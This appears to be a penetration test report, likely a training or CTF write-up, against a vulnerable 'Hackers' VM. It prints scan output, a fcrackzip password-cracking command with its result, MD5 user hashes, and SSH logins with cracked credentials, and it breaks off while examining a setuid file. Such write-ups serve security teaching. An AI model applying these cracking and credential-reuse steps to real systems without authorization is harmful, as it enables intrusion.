



# Penetration Test Report

Hackers

May 22, 2018

## Game Changer Services, LLC

2249 Bird Spring Lane  
Houston, TX 77014  
United States of America

Tel: 1-555-555-5555  
Fax: 1-999-999-9999  
Email: [info@gamechangerservices.com](mailto:info@gamechangerservices.com)



## PENETRATION TEST REPORT - Hackers

---

### Table of Contents

<b>Executive Summary</b>	<b>1</b>
<i>Summary of Results</i>	2
<b>Attack Narrative</b>	<b>3</b>
<i>Remote System Discovery</i>	3
<i>Administrative Privilege Escalation</i>	9
<i>Obtaining Root Access</i>	9
<b>Conclusion</b>	<b>14</b>



### Executive Summary

Game Changer Services LLC was contracted by Hackers to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Hackers with the goals of:

- Identifying if a remote attacker could penetrate Hackers's defenses
- Determining the impact of a security breach on confidentiality of the company's private data

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the signed Scope of Work and with all tests and actions being conducted under controlled conditions in compliance with pentester university standards.

### Summary of Results

Initial reconnaissance of the Hackers network resulted in the discovery of a misconfigured linux system with easily-accessible, confidential information. The results provided us with a listing of specific ports and services to target for this assessment. Further examination of these targeted ports revealed a list of unsecured and exploitable system services used within the Hackers network.

With a range of targetable system services in hand, our team decided to further examine Hacker's apache web server. Closer examination of the web server revealed to us a hidden webpage titled "/secret" to target. Further research of this /secret page revealed to us a potential file, users.zip, that was hosted within the webserver.

Upon downloading and further examining this file, our team was able to crack the password that protected the users.zip file. Upon gaining access to this file, our team found what looked to be a list of users and encrypted text. Our team was able to decrypt the text, revealing to us the password credentials of the specific usernames. With the usernames and passwords in hand, our team was able to login into the Hackers system under the usernames dmurphy, bellford, acidburn, and cerealkiller.

Upon further examination of Bellford's account, our team found a hidden exploitable file called .garbage. This file when ran allowed our team to locally escalate privileges, giving our team full administrative control of the Linux Active Directory Infrastructure. This also gave our team access to previously inaccessible, sensitive business information that could leave a catastrophic impact in the hands of a malicious attacker.

### Attack Narrative

#### Remote System Discovery

For the purposes of this assessment, Hackers provided minimal information before the test. The intent was to closely simulate an adversary without any internal information.


In an attempt to identify the potential attack surface, we examined the addresses of the local machines(Figure 1).



```
10.0.2.13    08:00:27:f6:a8:38    1    60    PCS Systemtechnik GmbH
```

Figure 1 - Information gathering for Hackers reveals the machine ip and mac address.

This system was then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack. We found that Hackers was running 9 software services over open and unsecured “ports”. This provided us with a listing of services and software versions, which could be used to further target the organization. (Figure 2)



```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; prot
ocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap     Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3     Dovecot pop3d
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F6:A8:38 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
```


Figure 2 - Information gathering for Hackers reveals open ports & services.

With a list of services running on your system handy, our team researched each one, attempting to find ways into those services that criminal hackers might abuse. Upon our research, we found that Hackers was running an unsecured and open webserver (http) on port 80. Further examination of this webserver showed our team a hidden page, “/secret” (shown below).

```
+ Target Port:      80
+ Start Time:      2018-05-21 16:20:02 (GMT-5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.19
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /secret/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2018-05-21 16:20:17 (GMT-5) (15 seconds)
-----
```

Figure 3 - Information gathering for Hackers reveals a hidden /secret webpage.

In the following screenshot, it is demonstrated how our team was able to navigate to the /secret webpage within the webserver. A warning message on the /secret webpage hinted to our team that a hidden /users.zip file was hosted within the webserver.



**Warning! Critical Error: Invalid Call to fopen for file() /users.zip Please contact your Web Developer**



Figure 4 - Information gathering for Hackers reveals a first look at the /secret webpage.

In the following screenshot, our team demonstrates how they were able to navigate to the hidden users.zip file. Upon reaching the file, our team decided to download it and examine its contents.

## PENETRATION TEST REPORT -Hackers




Figure 5 - Information gathering for Hackers reveals the users.zip file.

Upon downloading the users.zip file, our team attempted to open it, and was met with password protection.




Figure 6 - Information gathering for Hackers reveals the file password protection.





```
gamechanger@kali:~/Downloads$ fcrackzip -v -D -u -p rockyou.txt users.zip
found file 'users.txt', (size cp/uc      245/    310, flags 9, chk 9200)

PASSWORD FOUND!!!!: pw == p455w0rd
```

```
users.txt
~/cache/fr-2MfXHI

Open Save

dmurphy:36e41df11412dea48c8778d8dca9a778
bellford:7c800f8d71f9a6b80bac2f506ab8fe4a
acidburn:201076e865e49d6ecf62821101ccd5bb
cerealkiller:85f81759a9b3a4be6362416f89d534ba
phreak:c8fadaf259e4d5ca3b071da98a0d3686

**One of these users has some unread mail that will contain your next flag to unlock :-)
```

[illegible]

Page 7

In the following screenshot, our team demonstrates how they were able decipher a string of the encrypted text present within the users.zip file using an online MD5 decryptor.




Figure 9 - Information gathering for Hackers reveals the hash type of the encryption.

After doing this for the first username, our team continued this process with the rest of the usernames within the file (as shown by figure 10) by doing this, our team expanded the attack surface for the Hackers system.





Figure 10 - Information gathering for Hackers reveals the hash type of the encryption.

### Administrative Privilege Escalation & Obtaining Root Access

In the following screenshot our team demonstrates how they were able to login into the Hackers system through the username dmurphy.



```
gamechanger@kali:~$ ssh dmurphy@10.0.2.13
WARNING:
You are entering The Ellingson Mineral Company PRIVATE server.
Unauthorized use is prohibited.
All communications and commands are logged into /var/ssh/log and is automatically reviewed by our chief
security engineer Mr. Bellford.
dmurphy@10.0.2.13's password:
-e Attention. You are Entering the Ellington International Server!

* Documentation: https://help.ubuntu.com/
Ellington International
System information as of Mon May 21 17:12:47 EDT 2018

System load: 0.88      Memory usage: 5%   Processes:    118
Usage of /:  7.6% of 23.74GB  Swap usage:  0%   Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

236 packages can be updated.
179 updates are security updates.

No mail.
Last login: Sun May 20 16:38:55 2018 from 10.0.2.15
dmurphy@Hackers:~$
```

Figure 11 - Gaining access into the Hackers system through dmurphy.

With interactive (non-administrative) access to the underlying operating system through dmurphy's username, our team was immediately drawn to the system message "All communications and commands are automatically reviewed by our chief security engineer Mr. Bellford." This, in combination with the "no mail" message and the fact that we had the username and password of the bellford account in the users file, we decided to target the bellford account next.

In the following screenshots (figure 12 & figure 13), our team demonstrates how they were able to login into the system via bellford's username and then navigate to bellford's mailbox. Upon checking an email from dmurphy, we were pointed to a possible file titled garbage.

```
gamechanger@kali:~$ ssh bellford@10.0.2.13
WARNING:

You are entering The Ellingson Mineral Company PRIVATE server.

Unauthorized use is prohibited.
All communications and commands are logged into /var/ssh/log and is automatically reviewed by our chief security engineer Mr. Bellford.

bellford@10.0.2.13's password:
-e Attention. You are Entering the Ellington International Server!

* Documentation: https://help.ubuntu.com/
Ellington International
System information as of Mon May 21 17:34:09 EDT 2018

System load:  0.0      Processes:    126
Usage of /:   7.6% of 23.74GB   Users logged in:  0
Memory usage: 20%      IP address for eth0: 10.0.2.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

236 packages can be updated.
179 updates are security updates.

New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Mon May 21 11:00:57 2018 from 10.0.2.15
bellford@Hackers:~$
```

Figure 12 - Gaining access into the Hackers system through bellford.

```
bellford@Hackers:~$ cd /var/mail/
bellford@Hackers:/var/mail$ ls -arl
total 40
-rw-rw-r-- 1 root    mail 20164 May 21 11:10 root
-rw-rw-r-- 1 nobody  mail 1139 Jan 23 14:34 nobody
-rw-rw-r-- 1 dmurphy mail  0 Jan 23 15:55 dmurphy
-rw-rw-r-- 1 bellford mail 1062 Jan 23 16:11 bellford
drwxr-xr-x 13 root    root 4096 Jan 22 17:16 ..
drwxrwsrwt 2 root    mail 4096 May 21 11:10
bellford@Hackers:/var/mail$ cat bellford
From dmurphy@localhost.com Tue Jan 23 16:02:45 2018
Return-Path: <dmurphy@localhost.com>
Received: from Hackers (localhost.com [127.0.0.1])
    by Hackers (8.14.4/8.14.4/Debian-4.1ubuntu1) with ESMTTP id w0NL2jkB01161
    for <bellford@localhost.com>; Tue, 23 Jan 2018 16:02:45 -0500
Received: (from dmurphy@localhost)
    by Hackers (8.14.4/8.14.4/Submit) id w0NL2etS011160;
    Tue, 23 Jan 2018 16:02:40 -0500
Date: Tue, 23 Jan 2018 16:02:40 -0500
From: Dade Murphy <dmurphy@localhost.com>
Message-Id: <201801232102.w0NL2etS011160@Hackers>
Subject: plague, we are on to you...
To: <bellford@localhost.com>
X-Mailer: mail (GNU Mailutils 2.99.98)
X-IMAPbase: 1516741883 2
Status: 0
X-UID: 1

We have copied a confidential file called garbage from your home directory.

The code looks incomplete. We will find out what you are up to plague. Then we will expose you forThe code looks incomplete. We will find out what
you are up to plague.

Then we will expose you for the evil sysadmin you really are.

Remember one thing; Mess with the best, die like the rest.

-ZeroCool
```

Figure 13 - Maintaining access - navigating bellford's mailbox reveals a possible file named garbage.



With a file of interest in mind, our team went searching for the garbage file. Our team first searched for the file within bellford's system. In the following screenshot, our team demonstrates how they were successfully able to navigate to the .garbage. file within bellford's system.

```
bellford@Hackers:~$ ls -arl
total 56
-rw----- 1 bellford bjames 4676 May 21 11:02 .viminfo
drwxr-xr-x 3 root      root   4096 Jan 23 13:33 root
-rw-r--r-- 1 bellford bjames  675 Jan 22 17:21 .profile
-rw----- 1 bellford bjames 1018 Jan 23 16:03 mbox
-rw----- 1 bellford bjames  107 Jan 23 16:08 dead.letter
drwxr-xr-x 2 bellford bjames 4096 May 21 00:17 cow
drwx----- 2 bellford bjames 4096 Jan 22 17:30 .cache
-rw-r--r-- 1 bellford bjames 3637 Jan 22 17:21 .bashrc
-rw-r--r-- 1 bellford bjames  220 Jan 22 17:21 .bash_logout
-rw----- 1 bellford bjames 6006 May 21 11:00 .bash_history
drwxr-xr-x 7 root      root   4096 Jan 22 18:03 ..
drwxr-xr-x 5 bellford bjames 4096 May 21 11:02 .
bellford@Hackers:~$ cd root/
bellford@Hackers:~/root$ ls -arl
total 12
drwxr-xr-x 2 root      root   4096 Jan 23 16:40 .workspace
drwxr-xr-x 5 bellford bjames 4096 May 21 11:02 ..
drwxr-xr-x 3 root      root   4096 Jan 23 13:33 .
bellford@Hackers:~/root$ cd .workspace/
bellford@Hackers:~/root/.workspace$ ls -arl
total 28
-rwsr-sr-x 1 root root 19393 Jan 23 16:39 .garbage.
drwxr-xr-x 3 root root  4096 Jan 23 13:33 ..
drwxr-xr-x 2 root root  4096 Jan 23 16:40 .
bellford@Hackers:~/root/.workspace$
```

With the .garbage. file in sight, our team decided to open the file and examine its contents. In the following two screenshots, our team shows what the file contains. Much of the file happened to be blurred out, however our general consensus led us to believe that it was an exploit of some sort.




Figure 14 - Maintaining access - The garbage file reveals much unknown code.


